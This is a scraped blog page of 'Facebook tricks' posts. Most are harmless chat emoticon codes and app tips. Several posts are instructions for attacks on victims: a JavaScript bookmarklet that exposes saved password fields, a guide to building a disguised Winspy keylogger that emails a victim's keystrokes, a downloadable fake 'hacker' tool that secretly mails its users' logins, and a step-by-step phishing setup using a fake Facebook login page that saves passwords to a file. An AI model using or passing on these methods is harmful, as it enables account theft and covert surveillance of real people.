Showing posts with label facebook tricks. Show all posts

How To Remove Facebook Timeline Forever In Any Browser


facebook timeline logodiable How To Remove Facebook Timeline Forever In Any Browser

Most Of People Don’t Like Facebook Timeline and people ask regarding how to disable Facebook timeline.If you don’t like the new Timeline feature on Facebook and want to view profiles in the old style,
then TimelineRemove is the perfect extension for you.So if you also one of them and want to hide or remove the Facebook timeline from your Facebook profile or Facebook pages, then you have to try a new addon from Timeline remove.

how to view passwords behind asterisks ****

Did you saved your password for a site and you forgot it but you can see only ***?
Fortunately is very easy to see your password. How?

Step1: Copy the following JavaScript code.
Step2: Open the site in a new browser window.
Step3: When you see the asterisks **** appear then paste the code in the address bar and hit enter.

Voila. You should now see your forgotten password.
Javascript code:
1.javascript: var p=r(); function r(){var g=0;var x=false;var x=z(document.forms);g=g+1;var w=window.frames;for(var k=0;k<w.length;k++) {var x = ((x) || (z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found in ' + g + ' forms');}function z(f){var b=false;for(var i=0;i<f.length;i++) {var e=f[i].elements;for(var j=0;j<e.length;j++) {if (h(e[j])) {b=true}}}return b;}function h(ej){var s='';if (ej.type=='password'){s=ej.value;if (s!=''){prompt('Password found ', s)}else{alert('Password is blank')}return true;}}

Remove/Deactivate/Disable Facebook Timeline


See this video ...


How to Remove/Deactivate/Disable Facebook Timeline [100% working]


Many people want to remove/Deactivate or disable FB Timeline to get ride of it. Facebook new timeline has much more load compare to the previous Facebook look.
Today I will try to provide you the solution of these problems with the Facebook users:

How to deactivate Facebook timeline:
How to remove Facebook timeline:
How to uninstall Facebook timeline:

6 Facebook Desktop Application


Facebook is so popular that most people always keep a browser window open with Facebook chat. In this post we will show you 6 Facebook desktop application that can help you access Facebook without a browser. These software can access the Facebook stream, update Facebook status and upload photos to the Facebook album.
Adobe Photo Uploader for Facebook
This is a facebook desktop application that lets you manage your facebook account right from your desktop. It shows your news feed, wall, photos and videos. The main feature of this application is its ability to mass upload photos and create albums.


Blackberry Facebook Chat App – ChitChat


Do You Really Need Another Facebook IM App for Your Blackberry?  Think So ? Read This First!
With Facebook featuring more and more in our daily lives – from checking out our friends Facebook feeds at home or work on our computer, and keeping in touch via our mobile phones. Do you really need another Facebook application to keep in touch with your Facebook friends?
If you’re a Blackberry Smartphone user, the answer is quite possibly yes. You do need another application to keep in touch with your Facebook friends.

Sync Outlook Contacts with Facebook Friends


Outlook contacts is widely used to store contact information and is synced with many phones. Phones using Windows Mobile always sync with Outlook Contacts. Now wouldn’t it be good if you could get the pictures are other info from Facebook synced with Outlook ! This app lets you to just that.

OutSync is a free application for Windows that can sync photos of your Facebook friends with those in Outlook contacts. The app is only 0.6MB and needs access to  Facebook in order to perform the sync.
Install the app and launch it from the start menu. It will ask you to login to facebook after which it builds a list of your friends. Then it tries to automatically match friends and contacts which have the same name.
facebook-sync


The main problem with this tool is that the name in Outlook and Facebook needs to match before they can be synced. There seems to be no option to manually match the contacts. Luckyly for me my HTC Touch Pro 2 syncs with Facebook and that gets synced with Outlook, so most contacts have the photos associated with them.
If you are looking to sync Facebook photos with contacts on Windows Mobile, try BookSync.


This post is about sync outlook contacts with facebook,facebook outlook sync,outlook facebook sync,sync outlook with facebook,outlook sync facebook,sync facebook with outlook,sync facebook contacts with outlook,sync facebook contacts to outlook,facebook sync,sync facebook outlook,outlook facebook contact sync,facebook outlook contact sync,synch outlook contacts with facebook,sync facebook friends with outlook contacts,sync facebook friends pictures with outlook contacts,Outlook to Facebook Sync.

How To Send Free SMS Via Facebook

There are many websites that offers free SMS services. Facebook users can now send free SMSusing an application known as ChatSMS.
The limitation of this App is that you can send only 100 character long SMS.


Steps to Send Free SMS using Facebook:


1)  Login to your Facebook Account and go to ChatsSMS Application.
2)  Allow and grant permission to access your profile data.
3)  Just select your country, write your friends phone no whom you want to send sms.
4)  Click on send sms button.

Enjoy....:) 

How To Place Image In Facebook Chat


Facebook is the most popular and best social networking site in the world. Almost every internet user has Facebook account to remain connect with friends and relatives. Facebook always tries to implement new features for users. Here I will discuss about a new Facebook feature by which you  can send your or any other’s profile image to anyone via chat as emotion.


Just follow simple steps to place image in facebook chat. Here we go:

Step 1. Go to any profile page that you want to use as an emoticon in your Facebook chat.

Step 2. See the url and copy the username or if there is no username specified then copy theprofile id. For example http://www.facebook.com/mytecharena. From this url you need to copy mytecharena.
 
Step 3. Put the name or number in double brackets like [[mytecharena]].

Step 4. Put it into your Facebook Chat. When you will send it, the bracketed number or letters will replaced with the profile image. 

Try and share it with your friends and have fun while chatting.

How To Access Facebook Without Internet Connection


Currently, there are 41398260 Facebook users in the India, which makes it No.3 in the ranking of all Facebook statistics by country. I can’t live without facebook. It's becoming apart of our daily life. Facebook has partnered with Fonetwish for free access to Facebook accounts without Internet connection.
Now you access Facebook even with phones that don’t have Gprs facility.


Fonetwish is an USSD based interactive service which brings the power of internet to everymobile phone. Fonetwish provides access to facebook from any mobile phone without the requirement of any data(internet) connection.

1.  Just dial *325# or *fbk# from your mobile and wait for the confirmation message on the screen.
2.  Give your username and password to access Facebook without any Data Charges.

Access to facebook account and Status updates is completely free using Fonetwish.
Enjoy..:)

Currently available on Airtel, Aircel and Tata Docomo only.

Colorful Alphabets For Facebook Chat

Today I will discuss about adding colorful alphabets in facebook chat. This trick is similar tothe trick we have discuss about how to place image in facebook chat. By this trick you can write anything by combining some codes. 


Below is the list of codes for different alphabets: 

[[107015582669715]] = A
[[116067591741123]] = B
[[115602405121532]] = C
[[112542438763744]] = D
[[115430438474268]] = E
[[109225112442557]] = F
[[111532845537326]] = G
[[111356865552629]] = H
[[109294689102123]] = I
[[126362660720793]] = J
[[116651741681944]] = K
[[115807951764667]] = L
[[106596672714242]] = M
[[108634132504932]] = N
[[116564658357124]] = O
[[111669128857397]] = P
[[107061805996548]] = Q
[[106699962703083]] = R
[[115927268419031]] = S
[[112669162092780]] = T
[[108983579135532]] = U
[[107023745999320]] = V
[[106678406038354]] = W
[[116740548336581]] = X
[[112416755444217]] = Y
[[165724910215]]  = Z


Combine these codes to write anything you like. For better understanding I am showing you an example.
Suppose you want to write MY TECH ARENA, then just replace your alphabets with corresponding codes. It will be-

[[106596672714242]] [[112416755444217]]
[[112669162092780]] [[115430438474268]] [[115602405121532]] [[111356865552629]][[107015582669715]] [[106699962703083]] [[115430438474268]] [[108634132504932]] [[107015582669715]]


Copy codes and start chatting.....

How To Scan Facebook Profile For Any Virus

We share images, videos and  interesting links with our friends in Facebook. But we dont know that some links contains trojan or virus which when clicked may harm our computer or even steal our Facebook password. So its better to avoid clicking links which looks suspicious. Most of the time we cannot predict whether the link is safe or not. Dont worry I am gonna tell you about a Facebook App by which we can check for any virus in our Facebook profile. Name of the App is Norton Safe Web.


Steps:

1. Visit Norton Safe Web. Click on Allow.


2.  After clicking Allow, your feed will be scanned and a report will be displayed indicating the status of links posted to your feed within the last 24 hours.


There is a button Enable Auto-scan. Click it and ensure your safety on Facebook.

How to find Facebook password


1. First of all get your Winspy keylogger. Download it2. After downloading, run the program and create the user id and pasword. Remember this password as it is required each time you start Winspy and even while uninstalling.
3. Then a new dialog box will open to show you the hotkey (Ctrl + Shift + F12 ) to start keylogger.
4. Now press the hot key written in last step to go to the login form and enter login details to login.
5. Now you are on main screen of the software. Click on remote at top and then remote install.
user – type in the victim’s name
file name – Name the file to be sent. Use the name such that victim will love to accept it.
file icon – keep it the same
picture – select the picture you want to apply to the keylogger.


In the textfield of “Email keylog to” , enter your email address.
6. click on “Create Remote file”.

Now send this file to the person you want to hack. If victim runs this on his system, you will get all his keylogs in your email. Check keylogs for the password of the victim

Hack Facebook Accounts - Facebook Hacker


Well,Don't be deceived by the title but it can actually hack.So just check out what it does and you will understand more clearly.I made this tool long time back but I didn't publish it anyone check it out !

Facebook Hacking Software - Hack Facebook Accounts - Facebook Hacker


Original Article.This is the same software and the procedure is also the same.The only difference between Facebook Hack and Mail Hacker is that its Appearance,apart from that they are the same.


Here is what to do !



1.So in the left hand side you gotto enter your details,Your "Username" and "Password"...Don't worry you won't get hacked.
2.Then click on the E-mail Service and then just select a "FileName" and Click on "Build"
3.Then you will find that your File is built in the same directory.
4.So once the person opens your "Server.exe" file he will find a dialogue box open as on the "Right hand side of the Screenshot"
5.So when the Victim opens the file he thinks it can hack e-mail IDs and will Quickly provide his personal Information before he enters the person who he wants to hack.
6.When he click on "Hack Him"....The Program secretly send the Login Information to "Your Mail" which you provided earlier...And then he gets a temporary error !

File Details:

Download: Facebook Hacking Software/Tool
File Size: 35 KB
File Extension: .rar (Compressed Archive)

Learn How to Hack Facebook Password


Hacking Facebook Account Password: Facebook Phishing for Hacking Facebook
 Facebook has evolved into one of the hottest social networking website in the world. Here is a simple tutorial that you can use to hack your friend's facebook password. Here i'm writting on hacking Facebbok password using Facebook Phisher.
In the field of computer security, phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT administrators are commonly used to lure the unsuspecting public.[Read more about phishing on Wikipedia]


Facebook Phisher

Please Note: Phishing is legally offensive. I am not responsible for any action done by you.


Hacking Facebook password:

Phishing is the most commonly used method to hack Facebook. The most widely used technique in phishing is the use of Fake Login Pages, also known as spoofed pages. These fake login pages resemble the original login pages of sites likeYahoo , Gmail, MySpace etc. The victim is fooled to believe the fake facebook page to be the real one and enter his/her password. But once the user attempts to login through these pages, his/her facebook login details are stolen away. I recommend the use of Phishing to hack facebook account since it is the easiest one.

1. First of all download Facebook Phisher

2. The downloaded file contains:
  • Index.html
  • write.php
3. Upload both files to any of the free webhost sites

4. Now, send this phisher link (index.html link) to your victim and make him login to his Facebook account using your sent Phisher.

5. Once he logs in to his Facebook account using Phisher, all his typed Facebook id and password is stored in "passes.txt". This file is created in your webhost control panel as shown.


If you dont get passes.txt, try refreshing your page.Once you get passes.txt, you get Facebook password and can easily use it for hacking Facebook account.

6. Now, open passes.txt to get hacked Facebook id and password as shown.


Hope this tutorial was useful for you.

Facebook Chatting Tricks of Emotions


hello every one I am back with new trick of ur cyber life. this time i m sharing a trick from my friend Bhulan Kr Shah Amrit of facebook chatting emotions
U can use these emotions while chatting with ur frnd.. just copy the simple code and paste this on ur chat box and press enter the code will convert into a image ...

  • Common Emotes:
  • [[136942059667395]] - Superman
  • [[133603427601]] - Batman
  • [[250128751720149]] - Domo
  • [[334954663181745]] - Spongebob (1)
  • [[spongebob]] - Spongebob (2)
  • [[squidward]] - Squidward
  • [[mrkrabs]] - Mr.Krabs
  • [[plankton]] - Plankton
  • [[49239575354]] - Chowder from TV Show
  • Chowder
  • [[105412836215690]] - Mung
  • [[278204581010]] - Kimchi The Fart Cloud
  • [[dora]] - Dora from Dora The Explorer
  • [[godiegogo]] - Diego from Go Diego Go
  • [[barney]] - Barney The Dinosaur
  • [[elmo]] - Elmo from Sesame Street
  • [[bigbird]] - Big Bird from Sesame Street
  • [[cookiemonster]] - Cookie Monster from
  • Sesame Street
  • [[winniethepooh]] - Movie Cover for new
  • Winnie The Pooh movie
  • [[tigger]] - Tigger from Winnie The Pooh
  • [[PBSArthur]] - Arthur from the PBS Kids show
  • Arthur
  • [[PeeweeHerman]] - Peewee Herman from
  • Peewee's Playhouse
  • [[119960411370345]] - Teletubbies
  • [[151959596479]] - Boohbah
  • [[LEGOGROUP]] - LEGO Icon
  • [[250984000911]] - Broken Heart
  • [[charliesheen]] - Charlie Sheen
  • [[161751797197606]] - Chuck Norris
  • [[291720597536078]] - Nyan Cat (1)
  • [[118714951545229]] - Nyan Cat (2)
  • [[NyanCatLostInSpace]] - Nyan Cat (3)
  • [[140742379316524]] - Bilbo Baggins
  • [[PokemonWorld]] - Picture of Ash and
  • Pikachu
  • [[326134990738733]] - Pikachu
  • [[236147243124900]] - Pokemon Ball
  • [[166456416741199]] - Angry Bird
  • [[300983063279872]] - Eight Bit Mario
  • [[supermario]] - Super Mario
  • [[mariokart]] - Picture of Mario in Go Kart
  • [[sonic]] - Sonic The Hedgehog
  • [[155393057897143]] - Doraemon
  • [[224502284290679]] - Norbita
  • [[227644903931785]] - Forever Alone Face
  • [[167359756658519]] - Anime Face
  • [[196431117116365]] - Shin Chan
  • [[171108522930776]] - Troll Face
  • [[124839657530642]] - Papa Smurf
  • [[llamafans]] - Llama Picture
  • [[35833778275]] - Money
  • [[224812970902314]] - Derp
  • [[249199828481201]] - Kontana Izumi
  • [[148935948523684]] - Pedo Bear
  • [[333708903307152]] - Smiley Face Smirking
  • [[157618067676266]] - Smiley Face xD
  • [[134695813311979]] - Smiley Face Hmm
  • [[208551699231052]] - Smiley Face
  • Mysterious
  • [[243002845770158]] - Smiley Face WTF
  • [[274914629225060]] - Smiley Face Shock
  • [[144264815683239]] = Smiley Face Crazy
  • [[100003277310675]] - M
  • [[100003252111881]] - A
  • [[100003281300913]] - H
  • [[100001428370699]] - O
  • [[130990790350077]] - Flip
  • [[138413752938532]] - Chew
  • [[244583952274501]] - Ksmirk
  • [[144685078974802]] - Mojacko
  • [[223328504409723]] - Gintoki Sakata
  • [[129627277060203]] - Pokerface
  • [[291564294222770]] - Facebook Empty
  • Profile Picture
  • [[windows]] - Windows Icon
  • [[intel]] - Intel Icon
  • [[google]] - Google Icon
  • [[googlechrome]] - Google Chrome Icon
  • [[bing]] - Bing Icon
  • [[gmail]] - Gmail Icon
  • [[wikipedia]] - Wikipedia Globe
  • [[youtube]] - Youtube Icon
  • [[facebook]] - Facebook Icon
  • [[zFarmVille]] - Farmville Cows
  • (Y) - Facebook Like
  • [[325100207516184]] - Facebook Dislike
  • [[yahoo]] - Yahoo Icon
  • [[yahoomessenger]] - Yahoo Messenger Icon
  • [[msn]] - MSN Butterfly Icon
  • [[hotmail]] - MSN Hotmail Icon
  • [[pillowpets]] - Pillowpets Icon
  • [[happynappers]] - Happy Nappers Icon
  • [[avast]] - Avast! Antivirus Icon
  • [[aim]] - AIM Logo
  • [[itunes]] - Itunes Logo
  • [[iPodCommunity]] - Apple Logo
  • [[IpodTouchPage]] - Ipod Touch Image
  • [[hulu]] - Hulu Icon
  • [[reviewtopia]] - Reviewtopia Website Icon
  • [[muesproductions]] - Picture of Marc Mues
  • [[271034495583]] - Cartoon picture of Marc
  • Mues
  • [[Myspace]] - Myspace Icon
  • [[smosh]] - Picture of Ian Hecox and Anthony
  • Pedilla
  • [[raywilliamjohnson]] - Picture of Ray William
  • Johnson
  • [[nigahiga]] - Picture of Ryan Higa
  • [[nostalgiacritic]] - Picture of Doug Walker as
  • The Nostalgia Critic
  • [[toddintheshadows]] - Picture of Todd In The
  • Shadows Cartoon
  • [[angryvideogamenerd]] - Cinemassacre Logo
  • [[nintendo]] - Nintendo Logo
  • [[Nintendo3DS]] - Nintendo 3DS
  • [[wii]] - Wii Icon
  • [[wiifit]] - Wii Fit Logo
  • [[mariokartwii]] - Mario Kart Wii Logo
  • [[7195427885]] - Super Mario Galaxy Game
  • Cover image
  • [[351767826755]] - Animal Crossing Wii Logo
  • [[RockBand]] - Rock Band Logo
  • [[GuitarHero]] - Guitar Hero Logo
  • [[minecraft]] - Minecraft Logo
  • [[sony]] - Sony Logo
  • [[playstation]] - Playstation Icon
  • [[137938859597302]] - Playstation 3
  • [[43637146070]] - PSP
  • [[battlefield3]] - Battlefield 3 videogame cover
  • [[halo]] - Halo videogame cover
  • [[americanidol]] - Picture of American Idol
  • judges
  • [[mtv]] - MTV Logo
  • [[jerseyshore]] - Cast of Jersey Shore
  • [[kitchennightmares]] - Chef Ramsay face
  • [[hellskitchen]] - Hell's Kitchen Logo
  • [[fox]] - Fox Channel Icon
  • [[foxnews]] - Fox News Icon
  • [[abcnews]] - ABC Icon
  • [[nbc]] - NBC Icon
  • [[nfl]] - NFL Icon
  • [[colts]] - Indiana Colts Logo
  • [[dallascowboys]] - Dallas Cowboys Logo
  • [[steelers]] - Steelers Logo
  • [[chicagobears]] - Chicago Bears Logo
  • [[cubs]] - Chicago Cubs Logo
  • [[baltimoreravens]] - Baltimore Ravens Logo
  • [[carolinapanthers]] - Carolina Panthers Logo
  • [[redsox]] - Boston Red Sox Logo
  • [[raiders]] - Oakland Raiders Logo
  • [[texaslonghorns]] - Texas Longhorns Logo
  • [[denverbroncos]] - Denver Broncos Logo
  • [[miamidolphins]] - Miami Dolphins Logo
  • [[113131122058511]] - New York Giants
  • Logo
  • [[cardinals]] - St Louis Cardinals Logo
  • [[floridagators]] - Florida Gators Logo
  • [[seahawks]] - Seattle Seahawks Logo
  • [[universityoforegon]] - University Of Oregon
  • (Oregon Ducks) Logo
  • [[nba]] - NBA Icon
  • [[trailblazers]] - Portland Trail Blazers Logo
  • [[denvernuggets]] - Denver Nuggets Logo
  • [[losangeleslakers]] - LA Lakers Logo
  • [[bostonceltics]] - Boston Celtics Logo
  • [[houstonrockets]] - Houston Rockets Logo
  • [[chicagobulls]] - Chicago Bulls Logo
  • [[laclippers]] - LA Clippers Logo
  • [[glee]] - Glee Channel Icon
  • [[themiddle]] - The Middle TV Show Icon
  • [[cartoonnetwork]] - Cartoon Network
  • Channel Icon
  • [[thesimpsons]] - The Simpsons Cartoon Icon
  • [[53604212520]] - Homer Simpson
  • [[320426491306913]] - Marge Simpson
  • [[273143272711807]] - Bart Simpson
  • [[266253123404329]] - Lisa Simpson
  • [[171897879535510]] - Chief Wiggum
  • [[333269677221]] - Moe
  • [[familyguy]] - Family Guy Icon
  • [[115767121778065]] - Peter Griffin
  • [[192384820807511]] - Lois Griffin
  • [[108272965860879]] - Meg Griffin
  • [[32248376743]] - Stewie Griffin
  • [[246684017145]] - Brian Griffin
  • [[272765955944]] - Quagmire (Giggity!)
  • [[mickeymouse]] - Mickey Mouse Icon (1)
  • [[disney]] - Mickey Mouse Icon (2)
  • [[sixflags]] - Six Flags Logo
  • [[piratesofthecaribbean]] - Pirates Of The
  • Caribbean movie image
  • [[CaptainJackSparrow]] - Captain Jack Sparrow
  • [[starwars]] - Darth Maul Image
  • [[118532231514890]] - Darth Vader Image
  • [[80893990611]] - Yoda
  • [[startrek]] - Star Trek Image
  • [[drseuss]] - Dr.Seuss Icon
  • [[blackeyedpeas]] - Image of Black Eyed Peas
  • band
  • [[lmfao]] - Image of LMFAO members
  • [[justinbiebermistletoe]] - Justin Bieber with
  • Mistletoe album
  • [[hannahmontana]] - Picture of Hannah
  • Montana
  • [[mileycyrus]] - Picture of Miley Cyrus
  • [[beyonce]] - Picture of Beyonce
  • [[katyperry]] - Picture of Katy Perry
  • [[ladygaga]] - Picture of Lady Gaga
  • [[hollywoodundeadofficial]] - Hollywood
  • Undead
  • [[195944340416844]] - Javy Von Monroe
  • [[eminem]] - Picture of rapper Emeinem
  • [[weirdal]] - Picture of parody singer Weird Al
  • Yankovic
  • [[journey]] - Image of Journey album cover
  • [[pinkfloyd]] - Pink Floyd Image
  • [[131572223581891]] - Led Zeppelin Logo
  • [[116131608475678]] - Painted picture of
  • Led Zeppelin
  • [[257834926155]] - Image of a Stairway To
  • Heaven
  • [[thebeatles]] - Image of The Beatles
  • [[johnlennon]] - Picture of John Lennon
  • [[124476342370]] - Image of The Beatles
  • Yellow Submarine
  • [[metallica]] - Metallica Image
  • [[247532825281584]] - Metallica Ride The
  • Lightning album image
  • [[bonjovi]] - Image of singer Jon Bon Jovi
  • [[taylorswift]] - Picture of Taylor Swift in
  • cowboy hat
  • [[aerosmith]] - Image of Aerosmith members
  • [[114888848601072]] - Picture of Aerosmith
  • Logo
  • [[defleppard]] - Def Leppard Triangle
  • [[nightranger]] - Night Ranger band Image
  • [[heart]] - Picture of Heart band members
  • [[kiss]] - Picture of KISS Logo
  • [[121142661290301]] - Picture of Gene
  • Simmons
  • [[acdc]] - Picture of AC/DC lead singer Brian
  • Johnson
  • [[queen]] - Picture of Queen Logo
  • [[scorpions]] - Scorpions album cover Image
  • [[wwe]] - WWE Logo
  • [[tripleh]] - Image of pro wrestler Triple H
  • [[johncena]] - Image of pro wrestler John
  • Cena
  • [[reymysterio]] - Image of pro wresler Rey
  • Mysterio
  • [[Undertaker.32]] - Image of The Undertaker
  • [[michaelcole]] - Image of WWE announcer
  • Michael Cole
  • [[crunch]] - Image of Crunch Fitness logo
  • [[skittles]] - Image of Skittles Candy wrapper
  • [[hersheys]] - Image of Hersheys Candy
  • wrapper
  • [[hersheyskisses]] - Image of Hersheys Kisses
  • box
  • [[mms]] - Image of m&ms
  • [[smarties]] - Smarties candy
  • [tootsieroll]] - Tootsie roll candy
  • [[nestlecrunch]] - Nestle Crunch candy Logo
  • [[dumdums]] - Dum Dum lollipops
  • [[lays]] - Image of Lays Chips bag
  • [[DoritosUSA]] - Bag of Doritos Chips
  • [[319462077135]] - Bag of Fritos Chips
  • [[ruffles]] - Image of Ruffles Chips bag
  • [[cheetos]] - Picture of Cheetah mascot
  • [[hostess]] - Picture of Hostess cupcake and
  • twinkie
  • [[specialk]] - Special K Logo
  • [[frostedflakes]] - Tony The Tiger Logo
  • [[mcdonalds]] - Mcdonalds Logo
  • [[burgerking]] - Burger King Logo
  • [[tacobell]] - Tacobell Logo
  •          [[29438189931]] - Picture of Tacos
  • [[bajafresh]] - Baja Fresh Logo
  • [[subway]] - Subway Logo
  • [[jackinthebox]] - Jack In The Box Mascot
  • [[wendys]] - Wendys Logo
  • [[arbys]] - Arbys Logo
  • [[carlsjr]] - Carls Jr. Logo
  • [[dairyqueen]] - Dairy Queen Logo
  • [[dennys]] - Denny's Diner Logo
  • [[ihop]] - IHop Logo
  • [[redlobster]] - Red Lobster Logo
  • [[olivegarden]] - Olive Garden Logo
  • [[applebees]] - Apple Bees Logo
  • [[pizzahut]] - Pizza Hut Logo
  • [[dominos]] - Dominos Logo
  • [[starbucks]] - Star Bucks Coffee Logo
  • [[dunkindonuts]] - Dunkin Donuts Logo
  • [[monsterenergy]] - Monster Energy Drink
  • Symbol
  • [[redbull]] - Red Bull Symbol
  • [[cocacola]] - Coke bottle
  • [[pepsi]] - Pepsi bottle
  • [[gatorade]] - Gatorade Symbol
  • [[rockstar]] - Rockstar Energy Drink Symbol
  • [[vitaminwater]] - Vitamin Water bottle
  • [[aquafina]] - Aquafina Water Logo
  • [[smartwater]] - Smartwater bottle
  • [[crest]] - Crest Toothpaste
  • [[familyfued]] - Family Feud Gameshow Icon
  • [[areyousmarterthanafifthgrader]] - Are You
  • Smarter Than a 5th Grader Icon
  • [[dealornodeal]] - Deal Or No Deal Icon
  • [[wipeout]] - Wipeout Icon
  • [[ninjawarrior]] - Ninja Warrior Icon
  • [[uno]] - UNO Card Game Logo
  • [[pokerpage]] - Hand holding cards
  • [[life]] - Game Of Life Logo
  • [[monopoly]] - Monopoly Game Logo
  • [[thehungergames]] - The Hunger Games
  • Three Books Logo
  • [[twilight]] - Twilight picture of Edward and
  • Bella
  • [[107453105948594]] [[221310038416]]
  • [[173556336384]] [[267422529977510]]
  • [[110797149003034]] [[205838455398]]
  • [[173556336384]] [[172843133886]] = I
  • LOVE YOU
  • Alphabet In Green Letters:
  • [[196920740401785]] - A
  • [[113544575430999]] - B
  • [[294715893904555]] - C
  • [[294660140569858]] - D
  • [[328415510520892]] - E
  • [[270221906368791]] - F
  • [[212614922155016]] - G
  • [[205633882856736]] - H
  • [[256255337773105]] - I
  • [[288138264570038]] - J
  • [[296999947008863]] - K
  • [[216672855078917]] - L
  • [[278786215503631]] - M
  • [[241341589270741]] - N
  • [[312524205448755]] - O
  • [[200138403410055]] - P
  • [[165410113558613]] - Q
  • [[203403609746433]] - R
  • [[334427926570136]] - S
  • [[250632158335643]] - T
  • [[285985351447161]] - U
  • [[343627398996642]] - V
  • [[315740851791114]] - W
  • [[136342506479536]] - X
  • [[224173507657194]] - Y
  • [[317710424919150]] - Z
  • ,,,,,,,,,,,,,,,,
  • :o3 puppy dog eyes
  • [-O- peace sign
  • :(|) monkey 
  • [-X shame on you
  • ~:> chicken 
  • \:D/ dancing
  • };- rose 
  • >:/ bring it on
  • %%- good luck 
  • ;)) hee hee
  • **== flag 
  • :-@ chatterbox
  • (~~) pumpkin 
  • ^:)^ not worthy
  • ~O) coffee 
  • :-j oh go on
  • *-:) idea 
  • (*) star
  • 8-X skull 
  • o-> hiro (face)
  • =:) bug 
  • o=> billy (face)
  • >-) alien o-+ april (face)
  • :-L frustrated 
  • (%) yin yang
  • [-x No No No
  • [-o:/ Come On... 
i hope that u have tried as its interesting..
plz.. like me on fb..
and share.. this with Ur friends ........